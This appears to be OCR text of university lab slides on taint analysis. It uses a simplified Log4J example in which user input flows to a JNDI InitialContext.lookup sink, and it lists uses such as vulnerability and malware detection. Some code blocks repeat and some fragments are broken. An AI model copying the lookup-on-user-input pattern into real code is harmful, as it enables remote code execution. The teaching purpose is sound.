7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.       String str3 = str2.substring(5);
10.      Context ctx = new InitialContext();
11.      Object obj = ctx.lookup(str3); // sink
12.      ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.       String str3 = str2.substring(5);
10.      Context ctx = new InitialContext();
11.      Object obj = ctx.lookup(str3); // sink
12.      ...
13.    }else {...}
14.  }else {...}
15.}
```



3.uses

4.us

Source:

- user input

Sink:

- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.       String str3 = str2.substring(5);
10.      Context ctx = new InitialContext();
11.      Object obj = ctx.lookup(str3); // sink
```

Found potential vulnerability!

User input in **`search(String)`** → **`ctx.lookup(String)`**

Applications of Taint Analysis (Static or Dynamic)

- Vulnerability detection
  - JNDI injection, SQL injection, etc.
- Information leakages
- Detection of malware…


Our group: use and augment taint analysis

- Android: malware detection, testing
- Microservices: vulnerability detection, architecture quality measurement


Challenges of Taint Analysis: Accuracy vs. Scalability

- Static: execution time and memory consumption
- Dynamic: runtime efficiency

Defining (Dynamic) Taint Analysis Techniques: Challenges and Existing Work



Defining (Dynamic) Taint Analysis Techniques: Challenges and Existing Work



Reliable, Secure, and Sustainable Software Lab (ReSeSS)

Contact us to know more about ongoing projects!

Yingying Wang, Khaled Ahmed, Prof. Julia Rubin

{wyingying, khaledea, mjulia}@ece.ubc.ca